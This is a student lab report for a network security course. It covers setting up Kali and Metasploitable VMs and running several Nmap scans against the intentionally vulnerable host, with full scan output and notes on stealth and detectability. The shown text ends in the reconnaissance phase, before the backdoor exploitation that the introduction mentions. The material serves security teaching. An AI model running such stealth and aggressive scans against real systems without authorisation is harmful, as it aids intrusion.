

Project 2 – Network Security

**Adversaries Attack Targets to Achieve a Goal  
(Metasploitable Exploitation Using Kali VM and Metasploit  
Framework)**

## Introduction

This lab is designed to work on the Kali VM and Metasploitable VM to identify vulnerabilities and exploit systems using gathered information. The lab work demonstrates the reconnaissance phase and exploitation techniques using industry-standard penetration testing tools. The lab works around the Kali VM, Metasploit Framework, Metasploitable VM to gather information about target system and exploit vulnerabilities to gain unauthorized access.


The lab started with configuring the Kali VM and Metasploit VM into a same NAT network called Network 1. This allows the Kali VM to communicate with targeted system Metasploitable VM. Once connectivity confirms with ping commands, reconnaissance activities were conducted using Nmap commands.

In the second part of the lab used to analyze the results from Nmap commands and identify potential vulnerabilities. After identifying known backdoor vulnerability, exploited it using Metasploit Framework to gain remote command shell access to the target machine.


## **Part 1 - Installing the Metasploitable VM in Oracle VirtualBox in the Windows VM and Place both Kali and Metasploitable VMs on the same network**

1. Logged to Azure Lab environment using following web link and logged into the Windows VM using Oracle VirtualBox.


[https://labs.azure.com/virtualmachines?feature\\_vnext=true](https://labs.azure.com/virtualmachines?feature_vnext=true)




2. I already installed the Metasploitable VM in Oracle VirtualBox in the Windows VM for previous discussion work.




3. I created Network, 1 NAT network during my last discussion work.




4. I placed both Kali and Metasploitable VMs on the same NAT network (Network 1) during my last discussion work.




5. Checked the IP address for both Kali and Metasploitable VMs.



6. Pinged the Metasploitable VM from Kali VM to check the availability and network connection.



7. Pinged the Kali VM from Metasploitable VM to check the availability and network connection.





## Applying Tactics

### Part - A

1. Ran the Nmap scans below against the Metasploitable VM. First used *sudo nmap -sS 192.168.10.4*

```
msf > sudo nmap -sS 192.168.10.4
[*] exec: sudo nmap -sS 192.168.10.4

Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 13:56 EDT
Nmap scan report for 192.168.10.4
Host is up (0.0063s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:96:77:61 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
```

-sS in Nmap which perform a TCP SYN Scan (TCP SYN stealth scan), which Nmap sends a SYN (synchronize) packet to the target port, as if it wants to start a connection. If target system has open port, the target responds with a SYN/ACK packet. If the target port is closed, the target responds with an RST (reset) packet. If the target port is filtered by a firewall, the target not response.

There are benefits from this stealth scan, which is faster and less detectable than a full TCP connection scan. After we use the TCP SYN Scan, the target responds with a SYN-ACK packet. Then Nmap immediately resets the connection instead of completing the TCP handshake. This scan checks the most common 1000 TCP ports by default. This command can be used during reconnaissance phase, because it provides a quick overview of exposed services without generating many logs on the targeted system.

These results indicate that the Metasploitable VM is running multiple network services open, many of which are known to contain vulnerabilities.



2. Ran `sudo nmap -sS -p1-65535 192.168.10.4` command.

```
msf > nmap -sS -p1-65535 192.168.10.4
[*] exec: nmap -sS -p1-65535 192.168.10.4

Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 13:57 EDT
Nmap scan report for 192.168.10.4
Host is up (0.0018s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
41393/tcp open  unknown
47829/tcp open  unknown
53081/tcp open  unknown
57532/tcp open  unknown
MAC Address: 08:00:27:96:77:61 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 82.42 seconds
```

Using this command, we can perform a SYN stealth scan across the entire range of TCP ports (port 1 to 65,535). Normal Nmap scan most common 1000 ports. But the `-p1-65535` option tells Nmap to scan every possible TCP port. It is a common thing to configure services on uncommon ports to evade detection. Penetration testers need this command to ensure that no services running on uncommon ports are missed.

`-sS` option is a SYN scan method to avoid completing the full TCP handshake, making it faster and less detectable than a connect scan. But this full command takes time due to scan of all ports (1 - 65,535) and provides a more comprehensive view of the target system's exposed services.

These results may contain vulnerabilities than the other SYN scan and give additional attack surfaces for the penetration tester.

3. Ran `sudo nmap -sS -p1- -A 192.168.10.4` command.

```

Shell No. 1

Session Actions Edit View Help
msf > sudo nmap -sS -p1- -A 192.168.10.4
[*] exec: sudo nmap -sS -p1- -A 192.168.10.4

Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 14:21 EDT
Nmap scan report for 192.168.10.4
Host is up (0.0030s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to 192.168.10.5
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_sslv2:
|_   SSLv2 supported
|_   ciphers:
|_     SSL2_RC4_128_WITH_MD5
|_     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_     SSL2_RC4_128_EXPORT40_WITH_MD5
|_     SSL2_DES_64_CBC_WITH_MD5
|_     SSL2_RC2_128_CBC_WITH_MD5
|_     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ssl-date: 2026-03-15T18:24:58+00:00; -1s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_   bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:
|_   program version  port/proto  service
|_   100000 2 111/tcp    rpcbind
|_   100000 2 111/udp    rpcbind
|_   100003 2,3,4 2049/tcp   nfs
|_   100003 2,3,4 2049/udp   nfs
|_   100005 1,2,3 47429/udp  mountd
|_   100005 1,2,3 54275/tcp  mountd
|_   100021 1,3,4 34867/udp  nlockmgr
|_   100021 1,3,4 41987/tcp  nlockmgr
|_   100024 1 41181/tcp  status
|_   100024 1 44108/udp  status
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
|_mysql-info:
|_   Protocol: 10
|_   Version: 5.0.51a-3ubuntu5
|_   Thread ID: 8
|_   Capabilities flags: 43564
|_   Some Capabilities: Support41Auth, LongColumnFlag, SupportsCompression, SupportsTransactions, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, ConnectWithDatabase
|_   Status: Autocommit
|_   Salt: hJy"Q[7uqXB$)A]3^F]
3632/tcp  open  distcc       distcc v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2026-03-15T18:24:58+00:00; -1s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
5900/tcp  open  vnc          VNC (protocol 3.3)
|_vnc-info:
|_   Protocol version: 3.3
|_   Security types:
|_     VNC Authentication (2)
6000/tcp  open  X11          (access denied)

```



```

6667/tcp open  irc      UnrealIRCd
| irc-info:
| users: 1
| servers: 1
| lusers: 1
| lservers: 0
| server: irc.Metasploitable.LAN
| version: Unreal3.2.8.1. irc.Metasploitable.LAN
| uptime: 0 days, 0:09:59
| source ident: nmap
| source host: D231046C.554FE7D2.FFFA6D49.IP
| error: Closing Link: zzhxyasmr[192.168.10.5] (Quit: zzhxyasmr)
6697/tcp open  irc      UnrealIRCd
| irc-info:
| users: 1
| servers: 1
| lusers: 1
| lservers: 0
| server: irc.Metasploitable.LAN
| version: Unreal3.2.8.1. irc.Metasploitable.LAN
| uptime: 0 days, 0:09:59
| source ident: nmap
| source host: D231046C.554FE7D2.FFFA6D49.IP
| error: Closing Link: dyzgvccuw[192.168.10.5] (Quit: dyzgvccuw)
8009/tcp open  ajp13     Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http      Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
8787/tcp open  drb       Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)
41181/tcp open status    1 (RPC #100024)
41987/tcp open nlockmgr  1-4 (RPC #100021)
54275/tcp open mountd    1-3 (RPC #100005)
56517/tcp open java-rmi  GNU Classpath grmiregistry
MAC Address: 08:00:27:96:77:61 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: 59m59s, deviation: 2h00m01s, median: -1s
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2026-03-15T14:24:50-04:00
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT ADDRESS
1 2.95 ms 192.168.10.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 181.32 seconds

```

This command also performs a full port SYN scan combined with aggressive detection techniques. The *-pI-* option instructs Nmap to scan all 65,535 TCP ports (from port 1 to 65535) and *-A* enables aggressive scanning features in one flag, including:

- OS Detection - Guesses the operating system of the target.
- Version Detection (*-sV*) - Identifies the specific software and version running on open ports.
- Script Scanning (*-sC*) - Runs default Nmap Scripting Engine (NSE) scripts to find common vulnerabilities.
- Traceroute - Maps the network path to the target.

4. Ran `sudo nmap -sT -A 192.168.10.4` command.

```

msf > sudo nmap -sT -A 192.168.10.4
[*] exec: sudo nmap -sT -A 192.168.10.4

Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-16 13:27 EDT
Nmap scan report for 192.168.10.4
Host is up (0.0087s latency).
Not shown: 976 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.10.5
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_ _smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ ssl-date: 2026-03-16T17:28:13+00:00; +1s from scanner time.
53/tcp    open  domain       ISC BIND 9.4.2
|_ dns-nsid:
|_ _bind.version: 9.4.2

80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-title: Metasploitable2 - Linux
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|   program version port/proto service
|   100000 2 111/tcp rpcbind
|   100000 2 111/udp rpcbind
|   100003 2,3,4 2049/tcp nfs
|   100003 2,3,4 2049/udp nfs
|   100005 1,2,3 49467/udp mountd
|   100005 1,2,3 50001/tcp mountd
|   100021 1,3,4 34246/udp nlockmgr
|   100021 1,3,4 60104/tcp nlockmgr
|   100024 1 40915/tcp status
|   100024 1 51138/udp status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
|_ mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, LongColumnFlag, ConnectWithDatabase, SupportsTransactions, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, SupportsCompression
|   Status: Autocommit
|   Salt: 2z3+Rf(5mKk[dfUT6^)
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
|_ ssl-date: 2026-03-16T17:28:13+00:00; +1s from scanner time.
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
5900/tcp  open  vnc          VNC (protocol 3.3)
|_ vnc-info:
|   Protocol version: 3.3
|   Security types:
|   VNC Authentication (2)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd

```

```

6667/tcp open  irc      UnrealIRCd
|_irc-info:
|_users: 1
|_servers: 1
|_lusers: 1
|_lservers: 0
|_server: irc.Metasploitable.LAN
|_version: Unreal3.2.8.1. irc.Metasploitable.LAN
|_uptime: 0 days, 0:01:36
|_source ident: nmap
|_source host: D231046C.554FE7D2.FFFA6D49.IP
|_error: Closing Link: encjthcs[192.168.10.5] (Quit: encjthcs)
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
50001/tcp open  mountd     1-3 (RPC #100005)
MAC Address: 08:00:27:96:77:61 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb-security-mode:
|_account_used: guest
|_authentication_level: user
|_challenge_response: supported
|_message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h00m00s, deviation: 2h00m00s, median: 0s
|_smb-os-discovery:
|_OS: Unix (Samba 3.0.20-Debian)
|_Computer name: metasploitable
|_NetBIOS computer name:
|_Domain name: localdomain
|_FQDN: metasploitable.localdomain
|_System time: 2026-03-16T13:28:04-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT ADDRESS
1 8.69 ms 192.168.10.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.54 seconds

```

This scan performs a TCP connect scan combined with aggressive detection features. Flag `-sT` Performs a TCP Connect scan and completes the full three-way handshake (SYN, SYN-ACK, ACK) with each port. The `-A` aggressive scan performs OS detection, Version detection, Script scanning, and traceroute.

This scan is less stealthy than SYN scan, but useful when the user does not have the privileges required to perform raw packet scanning. It leaves more evidence due to full connection confirms but provides reliable results because the full connection confirms that the service is actively responding.

5. Ran `sudo nmap -sS -p1- -A 192.168.10.4 -oN hashan_scanresults.txt --append-output` command

```

msf > sudo nmap -sS -p1- -A 192.168.10.4 -oN hashan_scanresults.txt --append-output
[*] exec: sudo nmap -sS -p1- -A 192.168.10.4 -oN hashan_scanresults.txt --append-output

Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 14:36 EDT
Nmap scan report for 192.168.10.4
Host is up (0.0039s latency).
Not shown: 65505 closed tcp ports (reset)

```

